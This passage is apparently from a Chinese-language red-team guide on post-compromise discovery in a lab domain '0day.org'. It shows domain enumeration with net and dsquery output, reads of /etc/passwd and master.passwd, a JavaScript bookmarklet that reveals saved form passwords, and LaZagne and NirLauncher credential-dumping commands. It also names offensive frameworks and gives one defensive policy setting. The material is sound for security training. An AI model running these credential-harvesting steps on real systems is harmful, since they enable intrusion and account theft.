ts members have permission to read and modify all Exchange configuration, as well as user accounts and groups. This grou
p should not be deleted.

成员

-------------------------------------------------------------------------------
OWA2010SP3$
命令成功完成。
```

net group "Domain Controllers" /domain //获得域控制器列表

```
C:\Users\jack.0DAY>net  group "Domain Controllers" /domain
这项请求将在域 0day.org 的域控制器处理。

组名      Domain Controllers
注释      域中所有域控制器

成员

-------------------------------------------------------------------------------
OWA2010SP3$
命令成功完成。
```

dsquery 是域管理工具，必须在 windows server 服务器上才有。像 windows server 2008/2012/2016

dsquery user //查询域内用户

```
C:\Users\Administrator>dsquery user
"CN=Administrator,CN=Users,DC=0day,DC=org"
"CN=Guest,CN=Users,DC=0day,DC=org"
"CN=krbtgt,CN=Users,DC=0day,DC=org"
"CN=SystemMailbox{1f05a927-71fe-42d7-887d-c31d0c56dd5f},CN=Users,DC=0day,DC=org"
"CN=SystemMailbox{e0dc1c29-89c3-4034-b678-e6c29d823ed9},CN=Users,DC=0day,DC=org"
"CN=DiscoverySearchMailbox {D919BA05-46A6-415f-80AD-7E09334BB852},CN=Users,DC=0day,DC=org"
"CN=FederatedEmail.4c1f4d8b-8179-4148-93bf-00a95fa1e042,CN=Users,DC=0day,DC=org"
"CN=itadmin,OU=运维组,DC=0day,DC=org"
"CN=antivirus,OU=安全部,DC=0day,DC=org"
"CN=mary,OU=销售部,DC=0day,DC=org"
"CN=jerry,OU=客服部,DC=0day,DC=org"
"CN=hr,OU=行政部,DC=0day,DC=org"
"CN=lowser,OU=人力资源,DC=0day,DC=org"
"CN=jack,OU=法务,DC=0day,DC=org"
"CN=alan,OU=财务,DC=0day,DC=org"
"CN=tadmin,OU=研发一部,DC=0day,DC=org"
"CN=boss,OU=CEO,DC=0day,DC=org"
```

dsquery computer //查询域内计算机

```
C:\Users\Administrator>dsquery computer
"CN=OWA2010SP3,OU=Domain Controllers,DC=0day,DC=org"
"CN=SRV-DB-0DAY,CN=Computers,DC=0day,DC=org"
"CN=PC-JERRY-0DAY,CN=Computers,DC=0day,DC=org"
"CN=PC-JACK-0DAY,CN=Computers,DC=0day,DC=org"
"CN=PC-MARY-0DAY,CN=Computers,DC=0day,DC=org"
```

dsquery contact //查询域内联系人

```
C:\Users\Administrator>dsquery contact
```

dsquery subnet //查询域的网段划分

```
C:\Users\Administrator>dsquery subnet
```

dsquery group //查询域内所有分组


```
C:\Users\Administrator>dsquery subnet

C:\Users\Administrator>dsquery group
"CN=Administrators,CN=Builtin,DC=0day,DC=org"
"CN=Users,CN=Builtin,DC=0day,DC=org"
"CN=Guests,CN=Builtin,DC=0day,DC=org"
"CN=Print Operators,CN=Builtin,DC=0day,DC=org"
"CN=Backup Operators,CN=Builtin,DC=0day,DC=org"
"CN=Replicator,CN=Builtin,DC=0day,DC=org"
"CN=Remote Desktop Users,CN=Builtin,DC=0day,DC=org"
"CN=Network Configuration Operators,CN=Builtin,DC=0day,DC=org"
"CN=Performance Monitor Users,CN=Builtin,DC=0day,DC=org"
"CN=Performance Log Users,CN=Builtin,DC=0day,DC=org"
"CN=Distributed COM Users,CN=Builtin,DC=0day,DC=org"
"CN=IIS_IUSRS,CN=Builtin,DC=0day,DC=org"
"CN=Cryptographic Operators,CN=Builtin,DC=0day,DC=org"
"CN=Event Log Readers,CN=Builtin,DC=0day,DC=org"
"CN=Certificate Service DCOM Access,CN=Builtin,DC=0day,DC=org"
"CN=Domain Computers,CN=Users,DC=0day,DC=org"
"CN=Domain Controllers,CN=Users,DC=0day,DC=org"
"CN=Schema Admins,CN=Users,DC=0day,DC=org"
"CN=Enterprise Admins,CN=Users,DC=0day,DC=org"
"CN=Cert Publishers,CN=Users,DC=0day,DC=org"
"CN=Domain Admins,CN=Users,DC=0day,DC=org"
"CN=Domain Users,CN=Users,DC=0day,DC=org"
"CN=Domain Guests,CN=Users,DC=0day,DC=org"
"CN=Group Policy Creator Owners,CN=Users,DC=0day,DC=org"
```

dsquery server //查询所有的域控


```
C:\Users\Administrator>dsquery server
"CN=OWA2010SP3,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=0day,DC=org"
```

防护：

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\CredUI\EnumerateAdministrators



win+R——gpedit.msc——计算机配置 – >管理模板 – > Windows 组件 – >凭据用户界面 – >“枚举高程管理员帐户“，策略值为”已禁用“。



Mac:

dscl .list /Groups

dscacheutil –q group

singlg–user 模式下 etc/master.passwd


Linux:

cat /etc/passwd

应用窗口查看


powershell 获取打开应用标题

get–process | where–object {$_.mainwindowtitle –ne ""} | Select–Object mainwindowtitle



powershell 获取应用标题且包括进程路径和窗口位置

[activator]::CreateInstance([type]::GetTypeFromCLSID("13709620-C279-11CE-A49E-444553540000")).windows()



浏览器书签栏查看

1、手工查看浏览器缓存密码

部分低版本浏览器或者部分网站可直接按 F12 查看密码。

通用方法

F12 修改标签 password 类型为 text 类型后可查看密码


修改后

a、搜狗浏览器

在链接后，输入以下内容

javascript:(function()%7bvar s,F,j,f,i; s = ""; F = document.forms; for(j=0; j<F.length; ++j) %7b f = F%5bj%5d; for (i=0; i<f.length; ++i) %7b if (f%5bi%5d.type.toLowerCase() == "password") s += f%5bi%5d.value + "\n"; %7d %7d if (s) alert("Passwords in forms on this page:\n\n" + s); else alert("There are no passwords in forms on this page.");%7d)();

如图操作




可成功弹出密码

b、google 浏览器

在【设置】→【密码】中可查看

缺陷是需要知道系统的认证密码才能看到（指纹、密码）




c、IE 浏览器

【Internet 选项】→【内容】→【自动完成】→【设置】→【管理密码】

缺陷是需要知道系统的认证密码才能看到（指纹、密码）

d、火狐浏览器

【选项】→【隐私与安全】→【表单与密码】→【已保存的登陆信息】→【显示密码】



2、工具实现

WebBrowserPassView:
http://www.nirsoft.net/utils/web*browser*password.html


LaZagne ： https://github.com/AlessandroZ/LaZagne

https://github.com/AlessandroZ/LaZagne/releases/

NirLaucher(翻目录，找敏感信息，配置信息，各种口令， web 登录、缓存、邮箱、网关、3389 等各种口令):https://share.weiyun.com/43aa6fa8a648cf59d05b736fe7905090 密码：Dwx8gW

LaZagne 安装和使用


将 requirements.txt 文件拷贝到各系统文件夹中，如 linux:



requirements.txt 文件内容如下


a、Windows

LaZagne.exe all



b、Linux/Mac


python laZagne.py all




文件与路径查看

windows:

- dir /r /a



- tree /f 显示每个文件夹中文件的名称。（带扩展名）



linux/Mac:

find/locate/ls


网络服务扫描

nbtscan –r 192.168.16.0/24 //通过小工具 nbtscan 扫描整个网络

网络共享查看

Windows:

net share //查询本地系统上的共享驱动器和目录



net view \remotesystem //查询远程系统上的共享驱动器和目录

Mac:

df –aH

网络嗅探

Responder

Impacket

Empire

PoshC2

密码策略查看

Windows：

net accounts //查看本地密码策略

```
C:\Users\jack.0DAY>net accounts
强制用户在时间到期之后多久必须注销?:       从不
密码最短使用期限(天):                      1
密码最长使用期限(天):                      42
密码长度最小值:                            7
保持的密码历史记录长度:                    24
锁定阈值:                                  从不
锁定持续时间(分):                          30
锁定观测窗口(分):                          30
计算机角色:                                WORKSTATION
命令成功完成。
```

net accounts /domain

```
C:\Users\jack.0DAY>net accounts /domain
这项请求将在域 0day.org 的域控制器处理。

强制用户在时间到期之后多久必须注销?:       从不
密码最短使用期限(天):                      1
密码最长使用期限(天):                      42
密码长度最小值:                            7
保持的密码历史记录长度:                    24
锁定阈值:                                  从不
锁定持续时间(分):                          30
锁定观测窗口(分):                          30
计算机角色:                                PRIMARY
命令成功完成。
```

PoshC2 中的 Get-PassPol

```
PS C:\Users\jack.0DAY\Desktop\PoshC2-master\Modules> .\Get-PassPol.ps1
Domain Password Policy:


DomainName                                          : 0DAY
Minimum Password Length (Chars)                     : 7
Minimum Password Age (Days)                         : 1
Maximum Password Age (Days)                         : 42
Enforce Password History (Passwords remembered)     : 24
Account Lockout Threshold (Invalid logon attempts)  : 0
Account Lockout Duration (Minutes)                  : 30
Reset Account Lockout Counter After (Minutes)       : 30
```

Linux：

- cat /etc/pam.d/common–password

```
root@debian-s-1vcpu-1gb-nyc1-01:~# cat /etc/pam.d/common-password
#
# /etc/pam.d/common-password - password-related modules common to all services
#
# This file is included from other service-specific PAM config files,
# and should contain a list of modules that define the services to be
# used to change user passwords.  The default is pam_unix.

# Explanation of pam_unix options:
#
# The "sha512" option enables salted SHA512 passwords.  Without this option,
# the default is Unix crypt.  Prior releases used the option "md5".
#
# The "obscure" option replaces the old `OBSCURE_CHECKS_ENAB' option in
# login.defs.
#
```

- chage –l

```
root@debian-s-1vcpu-1gb-nyc1-01:~# chage -l
Usage: chage [options] LOGIN

Options:
  -d, --lastday LAST_DAY        set date of last password change to LAST_DAY
  -E, --expiredate EXPIRE_DATE  set account expiration date to EXPIRE_DATE
  -h, --help                    display this help message and exit
  -I, --inactive INACTIVE       set password inactive after expiration
                                to INACTIVE
  -l, --list                    show account aging information
  -m, --mindays MIN_DAYS        set minimum number of days before password
                                change to MIN_DAYS
  -M, --maxdays MAX_DAYS        set maximim number of days before password
                                change to MAX_DAYS
  -R, --root CHROOT_DIR         directory to chroot into
  -W, --warndays WARN_DAYS      set expiration warning days to WARN_DAYS
```

